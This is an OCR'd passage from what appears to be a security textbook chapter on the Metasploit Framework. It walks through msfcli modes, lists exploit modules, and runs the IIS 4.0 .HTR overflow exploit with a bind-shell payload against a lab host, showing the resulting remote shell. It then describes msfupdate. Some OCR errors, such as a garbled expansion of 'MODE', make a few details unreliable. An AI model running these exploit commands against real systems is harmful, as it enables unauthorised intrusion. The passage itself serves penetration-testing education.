
1. Optionally list and set the default encoder and NOP generators.
2. Display the available exploit modules.
3. Select an exploit module.
4. Display and select the appropriate target platform.
5. Display and set the exploit options.
6. Display and set the advanced options.
7. Display and set the payload.
8. Optionally run the check functionality.
9. Launch the exploit.

The *msfcli* Interface

The *msfcli* interface allows us to access the MSF engine via a non-interactive CLI. The CLI can be useful where interactivity is not needed or is unnecessary (e.g., when the MSF engine is being used as a piece of a larger script). If necessary, the launch of an exploit can be triggered in a single line of variable definitions. Any saved global variables are loaded by *msfcli* upon startup. Effectively, *msfcli* can perform everything that *msfconsole* does, but in a different fashion. To best illustrate *msfcli*, we walk through the same exploitation as seen in the *msfconsole* section.

The *msfcli* interface must be accessed from the command line. To load the command line on Windows, click **Start | Programs | Metasploit Framework | *Cygshell***. The *msfcli* executable is now accessible, and we can display the command-line options with the *-h* flag (see Figure 12.31).


Figure 12.31 *msfcli* Command-line Options and Execution



```
Administrator@nothingbutfat ~
$ msfcli -h

Usage: /home/framework/msfcli <ID> [var=val] [MODE]
Modes:
       <S>UMMARY      Show various information about the module
       <O>PTIONS      Show the available options for this module
       <A>DVANCED     Show the advanced options for this module
       <P>AYLOADS     Show available payloads for this module
       <T>ARGETS      Show available targets for this module
       <C>HECK        Determine if the target is vulnerable
       <E>XPLOIT      Attempt to exploit the target


Administrator@nothingbutfat ~
$ _
```

msfcli takes a required ID value followed by a series of environment-variable assignments and then optionally appended with a Microsoft Office Developer Edition (MODE). The ID value is the name of the exploit, which can be obtained by listing the available modules with the *msfcli* command (see Figure 12.32).


Figure 12.32 *msfcli* Exploit Module Listing



```
  iis40_htr                      IIS 4.0 .HTR Buffer Overflow
  iis50_printer_overflow         IIS 5.0 Printer Buffer Overflow
  iis50_webdav_ntdll             IIS 5.0 WebDAV ntdll.dll Overflow
  iis_fp30reg_chunked            IIS FrontPage fp30reg.dll Chunked Overflow
  iis_nsiislog_post              IIS nsiislog.dll ISAPI POST Overflow
  iis_source_dumper              IIS Web Application Source Code Disclosure
  iis_w3who_overflow             IIS w3who.dll ISAPI Overflow
  imail_imap_delete              IMail IMAP4D Delete Overflow
  imail_ldap                     IMail LDAP Service Buffer Overflow
  irix_lpsched_exec              IRIX lpsched Command Execution
  lsass_ms04_011                 Microsoft LSASS MS04-011 Overflow
  mailenable_auth_header         MailEnable Authorization Header Buffer Overflow
  mailenable_imap                MailEnable Pro (1.54) IMAP SELECT Request Buffer Overflow
  maxdb_webdbm_get_overflow      MaxDB WebDBM GET Buffer Overflow
  mdaemon_imap_cram_md5          Mdaemon 8.0.3 IMAPD CRAM-MD5 Authentication Overflow
  mercantec_softcart             Mercantec SoftCart CGI Overflow
  mercury_imap                   Mercury/32 v4.01a IMAP RENAME Buffer Overflow
  minishare_get_overflow         Minishare 1.4.1 Buffer Overflow
  ms05_039_pnp                   Microsoft PnP MS05-039 Overflow
  msasn1_ms04_007_killbill       Microsoft ASN.1 Library Bitstring Heap Overflow
  msmq_deleteobject_ms05_017     Microsoft Message Queueing Service MS05-017
  msrpc_dcom_ms03_026            Microsoft RPC DCOM MS03-026
  mssql2000_preauthentication    MSSQL 2000/MSDE Hello Buffer Overflow
  mssql2000_resolution           MSSQL 2000/MSDE Resolution Overflow
  netterm_netftpd_user_overflow  NetTerm NetFTPD USER Buffer Overflow
  openview_omniback              HP OpenView Omniback II Command Execution
  oracle9i_xdb_ftp               Oracle 9i XDB FTP UNLOCK Overflow (win32)
  oracle9i_xdb_ftp_pass          Oracle 9i XDB FTP PASS Overflow (win32)
  payload_handler                Metasploit Framework Payload Handler
  php_vbulletin_template         vBulletin misc.php Template Name Arbitrary Code Execution
  php_wordpress_lastpost         WordPress cache_lastpostdate Arbitrary Code Execution
  php_xmlrpc_eval                PHP XML-RPC Arbitrary Code Execution
  phpbb_highlight                phpBB viewtopic.php Arbitrary Code Execution
  poptop_negative_read           Poptop Negative Read Overflow
  realserver_describe_linux      RealServer Describe Buffer Overflow
  rsa_iiswebagent_redirect       IIS RSA WebAgent Redirect Overflow
  samba_nttrans                  Samba Fragment Reassembly Overflow
  samba_trans2open               Samba trans2open Overflow
  samba_trans2open_osx           Samba trans2open Overflow (Mac OS X)
  samba_trans2open_solsparc      Samba trans2open Overflow (Solaris SPARC)
  sambar6_search_results         Sambar 6 Search Results Buffer Overflow
  seattlelab_mail_55             Seattle Lab Mail 5.5 POP3 Buffer Overflow
  sentinel_lm7_overflow          SentinelLM UDP Buffer Overflow
  servu_mdtm_overflow            Serv-U FTPD MDTM Overflow
  shoutcast_format_win32         SHOUTcast DNAS/win32 1.9.4 File Request Format String Overflow
  slimftpd_list_concat           SlimFTPd LIST Concatenation Overflow
  smb_sniffer                    SMB Password Capture Service
  solaris_dtspcd_noir            Solaris dtspcd Heap Overflow
  solaris_kcms_readfile          Solaris KCMS Arbitary File Read
  solaris_lpd_exec               Solaris LPD Command Execution
  solaris_lpd_unlink             Solaris LPD Arbitrary File Delete
  solaris_sadmind_exec           Solaris sadmind Command Execution
  solaris_snmpxdmid              Solaris snmpXdmid AddComponent Overflow
  solaris_ttyprompt              Solaris in.telnetd TTYPROMPT Buffer Overflow
  squid_ntlm_authenticate        Squid NTLM Authenticate Overflow
  svnserve_date                  Subversion Date Svnserve
  trackercam_phparg_overflow     TrackerCam PHP Argument Buffer Overflow
  uow_imap4_copy                 University of Washington IMAP4 COPY Overflow
  uow_imap4_lsub                 University of Washington IMAP4 LSUB Overflow
  ut2004_secure_linux            Unreal Tournament 2004 "secure" Overflow (Linux)
  ut2004_secure_win32            Unreal Tournament 2004 "secure" Overflow (Win32)
  warftpd_165_pass               War-FTPD 1.65 PASS Overflow
  warftpd_165_user               War-FTPD 1.65 USER Overflow
  webstar_ftp_user               WebSTAR FTP Server USER Overflow
  windows_ssl_pct                Microsoft SSL PCT MS04-011 Overflow
  wins_ms04_045                  Microsoft WINS MS04-045 Code Execution
  wsftp_server_503_mkd           WS-FTP Server 5.03 MKD Overflow
  zenworks_desktop_agent         ZENworks 6.5 Desktop/Server Management Remote Stack Overflow

Administrator@nothingbutfat ~
$ _
```

Each line in Figure 12.32 lists the "short" name followed by the "long" name. To use the IIS 4.0 .HTR Buffer Overflow, we use the short name, *iis40_htr*. To display more information about the exploit, we specify the Summary mode listing with *msfcli iis40_htr S* (see Figure 12.33).


Figure 12.33 *msfcli* Summary Mode



```
Administrator@nothingbutfat ~
$ msfcli iis40_htr S
      Name: IIS 4.0 .HTR Buffer Overflow
     Class: remote
   Version: $Revision: 1.7 $
 Target OS: win32, winnt
  Keywords: iis
Privileged: No
Disclosure: Apr 10 2002

Provided By:
    Stinko

Available Targets:
    Windows NT4 SP3
    Windows NT4 SP4
    Windows NT4 SP5

Available Options:

    Exploit:    Name      Default    Description
    --------    ------    -------    ------------------
    optional    SSL                  Use SSL
    required    RHOST                The target address
    required    RPORT     80         The target port

Payload Information:
    Space: 2048
    Avoid: 194 characters
   ¦ Keys: noconn tunnel bind reverse

Nop Information:
 SaveRegs: esp ebp
   ¦ Keys:

Encoder Information:
   ¦ Keys:

Description:
    This exploits a buffer overflow in the ISAPI ISM.DLL used to
    process HTR scripting in IIS 4.0. This module works against
    Windows NT 4 Service Packs  3, 4, and 5. The server will continue
    to process requests until the payload being executed has exited.
    If you've set EXITFUNC to 'seh', the server will continue
    processing requests, but you will have trouble terminating a bind
    shell. If you set EXITFUNC to thread, the server will crash upon
    exit of the bind shell. The payload is alpha-numerically encoded
    without a NOP sled because otherwise the data gets mangled by the
    filters.

References:
    http://www.osvdb.org/3325
    http://www.securityfocus.com/bid/307
    http://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0874
    http://www.eeye.com/html/research/advisories/AD19990608.html
    http://milw0rm.com/metasploit.php?id=26


Administrator@nothingbutfat ~
$
```

The output of the *summary* mode is the same as if we had run the *info iis40_htr* command from the *msfconsole* interface. Now that we have selected the exploit module, we must determine which options we need to set. To display the available options, we ran *msfcli* in *Option* mode with *msfcli iis40_htr 0* (see Figure 12.34).


Figure 12.34 *msfcli* Option Mode



```
Administrator@nothingbutfat ~
$ msfcli iis40_htr O

Exploit Options
===============

  Exploit:    Name      Default    Description
  --------    ------    -------    ------------------
  optional    SSL                  Use SSL
  required    RHOST                The target address
  required    RPORT     80         The target port

  Target: Windows NT4 SP3

Administrator@nothingbutfat ~
$
```

As seen in Figure 12.34, we know that we have to set at least the required RHOST variable, thus we specify the IP of the remote host on the *msfcli* command line. At the same time, we can list any available advanced options by specifying the *Advanced* mode. The command line is now *msfcli iis40_htr RHOST=192.168.46.131 A* (see Figure 12.35).


Figure 12.35 *msfcli* Advanced Mode



```
Administrator@nothingbutfat ~
$ msfcli iis40_htr RHOST=192.168.46.131 A

Exploit Options
===============

  Exploit (Msf::Exploit::iis40_htr):
  ----------------------------------



Administrator@nothingbutfat ~
$ _
```

There are no advanced options. To determine which payloads are compatible with the *iis40_htr* exploit, we ran *msfcli iis40_htr RHOST=192.168.46.131 P* (see Figure 12.36).


Figure 12.36 *msfcli* Payload Mode



```
Administrator@nothingbutfat ~
$ msfcli iis40_htr RHOST=192.168.46.131 P

Metasploit Framework Usable Payloads
====================================

  win32_bind                     Windows Bind Shell
  win32_bind_dllinject           Windows Bind DLL Inject
  win32_bind_meterpreter         Windows Bind Meterpreter DLL Inject
  win32_bind_stg                 Windows Staged Bind Shell
  win32_bind_stg_upexec          Windows Staged Bind Upload/Execute
  win32_bind_vncinject           Windows Bind VNC Server DLL Inject
  win32_exec                     Windows Execute Command
  win32_passivex                 Windows PassiveX ActiveX Injection Payload
  win32_passivex_meterpreter     Windows PassiveX ActiveX Inject Meterpreter Payl
oad
  win32_passivex_stg             Windows Staged PassiveX Shell
  win32_passivex_vncinject       Windows PassiveX ActiveX Inject VNC Server Paylo
ad
  win32_reverse                  Windows Reverse Shell
  win32_reverse_dllinject        Windows Reverse DLL Inject
  win32_reverse_meterpreter      Windows Reverse Meterpreter DLL Inject
  win32_reverse_stg              Windows Staged Reverse Shell
  win32_reverse_stg_upexec       Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject        Windows Reverse VNC Server Inject


Administrator@nothingbutfat ~
$
```

If we chose to use the *win32_bind* payload as in the *msfconsole* example, we would use another command-line environment variable assignment, *PAYLOAD=win32_bind*. After setting the payload, we are presented with more exploit and payload configuration options; therefore, we redisplay the options with *Option* mode *msfcli iis40_htr RHOST=192.168.46.131 PAYLOAD=win32_bind O* (see Figure 12.37).


Figure 12.37 *msfcli* Payload Options



```
Administrator@nothingbutfat ~
$ msfcli iis40_htr RHOST=192.168.46.131 PAYLOAD=win32_bind O

Exploit and Payload Options
===========================

  Exploit:    Name      Default            Description
  --------    ------    --------------     ------------------
  optional    SSL                          Use SSL
  required    RHOST     192.168.46.131     The target address
  required    RPORT     80                 The target port

  Payload:    Name        Default    Description
  --------    --------    -------    ------------------------------------------

  required    EXITFUNC    seh        Exit technique: "process", "thread", "seh"
  required    LPORT       4444       Listening port for bind shell

  Target: Windows NT4 SP3

Administrator@nothingbutfat ~
$
```

Like the *msfconsole* example, the EXITFUNC and LPORT options are set to seh and 4444, respectively. These options are set for us by default, so we will not need to specify these variables on the command line. In Figure 12.37, we see that the target is set to Windows NT4 SP3, but our target is Windows NT4 SP5. We can display the available targets with *msfcli* iis40_htr RHOST=192.168.46.131 PAYLOAD=win32_bind T as seen in Figure 12.38 below.


Figure 12.38 *msfcli* Target Mode



```
Administrator@nothingbutfat ~
$ msfcli iis40_htr RHOST=192.168.46.131 PAYLOAD=win32_bind T

Supported Exploit Targets
=========================

   0  Windows NT4 SP3
   1  Windows NT4 SP4
   2  Windows NT4 SP5

Administrator@nothingbutfat ~
$
```

The Windows NT4 SP5 value is associated with the value *2*, so to set our TARGET environment variable, we specify it on the command line with *TARGET=2*. Our entire command line is now *msfcli iis40_htr RHOST=192.168.46.131 PAYLOAD=win32_bind TARGET=2*. If we wanted to run the associated check with the module, we would append the C character to use the *Check* mode (see Figure 12.39).


Figure 12.39 *msfcli* Check Mode



```
Administrator@nothingbutfat ~
$ msfcli iis40_htr RHOST=192.168.46.131 PAYLOAD=win32_bind TARGET=2 C
[*] No check has been implemented for this module

Administrator@nothingbutfat ~
$ _
```

After running any available checks, we launch the attack by specifying the *exploit* mode with the command *msfcli iis40_htr RHOST=192.168.46.131 PAYLOAD=win32_bind TARGET=2 E.* The exploit is successful against the target, and a remote command shell is established (see Figure 12.40).

Figure 12.40 *msfcli* Exploit Mode




```
Administrator@nothingbutfat ~
$ msfcli iis40_htr RHOST=192.168.46.131 PAYLOAD=win32_bind TARGET=2 E
[*] Starting Bind Handler.
[*] Trying Windows NT4 SP5 using jmp eax at 0x77f76385...
[*] Got connection from 192.168.46.1:4642 <-> 192.168.46.131:4444

Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\WINNT\system32>
```

Updating the MSF

The MSF regularly releases updates to the available exploits and payloads, as well as the core engine. To keep up-to-date with the latest features, the MSF provides a tool that performs a comparison on a per-file basis and downloads the latest version where possible. There are two ways to access the tool. The first method is to select **Start | Programs | Metasploit Framework | MSFUpdate**. The second method is to access the *msfupdate* executable from the command line (see Figure 12.41).

Figure 12.41 Running *msfupdate*




```
Administrator@nothingbutfat ~
$ msfupdate
  Usage: /home/framework/msfupdate [options]>
Options:
         -h             You're looking at me baby
         -v             Display version information
         -u             Perform an online update via metasploit.com
         -s             Only display update tasks, do not actually download
         -m             Show any files locally modified since last update
         -a             Do not prompt, default to overwrite all files
         -x             Do not require confirmation for non-SSL updates
         -f             Disable ssl support entirely, use with -x to avoid warni
ngs
         -O             Removes the operating system name from the user agent
         -p             Specifies a proxy: <http|socks4>:<hostname>:<port>


Administrator@nothingbutfat ~
$ _
```

Executing the binary without any options and the *-h* flag both cause the help information to be displayed. Version information can be discovered with the *-v* flag. To perform the file updates, the *-u* option is used, but if we only want to perform a mock update to see which files would have been modified, we use the *-s* flag. The *-a* flag is used to perform the update without prompting, and the *-x* flag is used to bypass confirmation. The *-f* flag disables

Secure Sockets Layer (SSL), which is the default. Use the *-O* option to hide the type of operating system being used in the update request. Finally, if the update must take place through a proxy, use the *-p* option along with the required arguments. Figure 12.42 shows an example of an *msfupdate* finding four new exploits and updating the system.

Figure 12.42 Updating the MSF



```
